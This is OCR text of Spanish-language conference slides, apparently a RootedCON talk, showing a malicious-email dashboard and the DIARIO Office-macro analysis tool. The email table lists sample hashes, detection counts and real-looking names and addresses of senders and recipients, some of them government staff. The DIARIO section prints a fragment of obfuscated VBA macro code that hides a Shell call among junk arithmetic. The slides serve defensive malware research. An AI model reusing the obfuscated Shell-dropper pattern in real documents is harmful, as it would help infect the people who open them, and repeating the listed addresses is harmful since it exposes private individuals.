
Resultados de EMAILS con dominio *.gov.* en to: o from:

	datos_yara.sha256	datos_vt.positives	datos_email.date	datos_email.from[]	datos_email.to[]	datos_email.subject	datos_yara.First_Country	dat
1	067b70d434891181125ac7cc295589affb61067d7d0acb9b996a5e8d7e0f3e8b	35	"2018-11-14T07:25:22"	'Julie Edwards ' (Social Services) Julie.Edwards@bedford.gov.uk elodie.botaya@artiga.fr	redacted@netcraft.com	'Julie Edwards (Social Services)' Invoice for Oct 2018	FR	53d
2	36193a602aebcd3a3c451db282c6d2f14e1c04bd0d029f3b208118acfaa9ae88	35		Justice.gov.uk justice.alerts@justice.gov.uk			TW	c12
3	b73fc14f98de2bc62d08c73faedd2b960b54f5421638fdf0919e833dc7cf7c95	35		Justice.gov.uk justice.alerts@justice.gov.uk			TW	c12
4	391672c23ec4927fef96bc0f6d7ebcbeb1c9fc6ee8962f9b8d077b8c5ab9e314	35		Justice.gov.uk			TW	c12
5	506330f49be894eac68bacf5eba204de62d5000d5e1a823b1c93b3254278e9ca	33	"2015-08-28T09:24:52"	donotreply@dartford-crossing-charge.service.gov.uk	office@ssenvirothermal.com	Payment Receipt	US	f67
6	cd77f420cd7af42df76b55beef93c61fc7f462439d72ff74193bdc1786a7d98d	32	"2018-12-10T15:37:04"	Chris Squires csquires@pittsh.com.au S.shakeri@sadid-afzar.com	susie.thorpe@wtc.tas.gov.au	Auditor of State - Notification of EFT Deposit	AU	3cc
7	bda4b23a7724da9dcdc4028286bb008e2db395a40c724f6a6e6d00a40ebcbf75	31	"2019-03-14T01:13:12"	=?utf-8?B? VsO1IFRo4buLIELDrWNoIEjhuqFuaA==?= vtbhanh.thuduc@tphcm.gov.vn	hethongtudong@gmail.com hethongtudong@gmail.com	Em gửi Anh	VN	55b
8	5db0294c225fdbf8cda1ef0be80a36d258058d06fdb053fc215ebd362e3368a5	31	"2018-11-23T13:17:06"	Concierge Petra conciergeld@radisson.cl	smarques@mp.sp.gov.br	Concierge Petra Factura VFF87095 de 23 noviembre 2018	FR	b69

MAIL MINCER: Dashboard




MAIL MINCER: Dashboard




/Rootəd


DIARIO


DIARIO


diario
Office Documents
Idioma
miguelangel.decastro@
Office
PDF
Upload document
Errors
Change Requests
Models
Roles
Changelog (Admin)
Users
API Clients
Latch
Changelog
Office's hash
Search
All the documents
Classified
Not Classified
Macros View
Showing 1 to 10 of 17,121 entries
NEURAL_NETWORK_2 0de23ea3fe7e9d9629ca60bacdd7b59b38da912853a86326dc4a99e684226cd7 2019-03-28 18-43-58
NEURAL_NETWORK_2 91b847922432b750878e4af2bdc0616f450c9e7fdafa5f560efb65aa40c3213f 2019-03-27 15-18-22
NEURAL_NETWORK_2 b27ed5cc0c98e6425f445ffaf7646e1165ddcc182522902c94c024e3558fc765 2019-03-26 14-07-01
NEURAL_NETWORK_2 8cde16a4d67bd3f64f277da3f8bd3e13317e6d85faf6f5a677ba6c25d39df211 2019-03-26 11-42-56
NEURAL_NETWORK_2 340669c776e0904af968b367dea8f648330a44c6b3478aafefd5bd856d126cdf 2019-03-26 11-42-02
NEURAL_NETWORK_2 d3781638a3545e6c7b42579357049ac140675f2c9cda0a36a870d816e8f367cd 2019-03-26 11-32-27
NEURAL_NETWORK_2 322ab486dc0396b0d90fd30f579487e71330778d839a32a5c74b59a580f9fb9c 2019-03-25 14-55-23
NEURAL_NETWORK_2 f19b42db9431e852438587806a3245d0c008e977c3e32f284c5e914cc7a1c4ee 2019-03-25 14-55-10
NEURAL_NETWORK_2 d17acde75ae2560a1f80c718e57423ec68ba13c09e8385353bbf6e4633aad7a7 2019-03-25 14-55-01

DIARIO


NEURAL_NETWORK_2
322ab486dc0396b0d90fd30f579487e71330778d839a32a5c74b59a580f9fb9c
2019-03-25 14:55:23
77bd5df5099f7bd65ffa3e1484b01d6c3341e46574b9fe89e53f94964c960e60 41125 bytes
69cbff6854d1a67002b738b246442566c5d9c0543787b934309b79149863a906 279 bytes


Macro details
Idioma
miguelangel.decastro@re
Back to documents
Code
Search
Details:
Name: 77bd5df5099f7bd65ffa3e1484b01d6c3341e46574b9fe89e53f94964c960e60
Impact on data base : 0.02336%
Prediction: unknown
Date: 2019-03-25 13:57:25
Verified: false
Tags
Add tag
Tag
Feedback
It's Goodware!
It's Malware!
Code
Attribute VB_Name = "qIlBKEmz"
Function FAAMlzzG(lzunBSv, MrZjG2cl)
On Error Resume Next
Set V2JuLw = X7O8WQl5
If ohCzSNTz And lZ5YQNY Then
Set mjfjuYd = TC81iQw
ji7bWHWD = CByte(rrJ3Hf - CSng(177794637) - ARZzip / Fix(k35okaP + YSNXKrVb + 837751444 + Int(942706437)))
Set rUT6jw = lXv4fo
End If
Set ppI8VSG = wV6a32
If V15Ws9U And OJNqkuhY Then
Set JwmSFqo = A8Yawt
wMErzCa = CByte(oUVkXCtT - CSng(962508631) - cwpD6A58 / Fix(W82VjME1 + KQI5Urtn + 924397175 + Int(655987927)))
Set t62KjAvz = HNVXiPw
End If
Shell (lzunBSv + N5GMC3 + iEXstPc2 + KDkqTDn + DmjjMFjU + j9FIVpCo), BVD2THD6 + coLoUhA + H5aoda + MrZjG2cl + jzs5nYZ + jVEBknC
Set Yc5wwQz = XCuMuWY
End If
Set Hzd2XT = DblTnLz
If jut6tu And KQ365wi Then
Set AsOKSv = kXhSHL
fvnoFZ = CByte(SKD2hKo - CSng(121428135) - JF7IT9A / Fix(TTNFEw + A1wAln + 617555218 + Int(816345682)))
Set svhtacjA = YcoocX
End If


Code
Attribute VB_Name = "qIlBKEmz"
e40ca657e85c3e887268e53afa78437e9c341f2932e42057aad86fdea25434df 42753 bytes 0.00584%
6ad1142996ecf7df2a4e7676d128c55a33954290ea43264380389136159da11b 280 bytes 0.00584%
0cedd1fe7e897e3f7ffb8c71dd8e4d862b5cb5c3a13893cede856e398b400fc8 44120 bytes 0.00584%
18c583bd64a294482ddc8a5e7116e8724b9203bd9c5564d77a5bd5a0d0594ba8 280 bytes 0.00584%
77bd5df5099f7bd65ffa3e1484b01d6c3341e46574b9fe89e53f94964c960e60 41125 bytes 0.02336%
69cbff6854d1a67002b738b246442566c5d9c0543787b934309b79149863a906 279 bytes 0.02336%
58ef8d4ba66289daecea2534c15048c176155cab9ece9eb2bd42a45577abfdf5 339 bytes 0.01168%
9dea2396cada36bca5ffaa7025f93a1ce681f39144dbdfe26e3b94db8e866284 65612 bytes 0.01168%
e3c31911b97b9bd923e818f03529491a140816bbc78475034c06650e32dd87e1 280 bytes 0.01168%

DIARIO

Quien esté interesado en acceder al panel o la API, que se dirija a **diario.e-paths.com** y que escriba a labs@11paths.com identificándose como **RootedXEdition**.


ANÁLISIS ESTADÍSTICO

Resultados estadisticos (4 meses)


4,476,864

Elementos procesados

Tipos de ficheros



País primer envío a VT




Resultados estadisticos (4 meses)


4,476,864

Elementos procesados

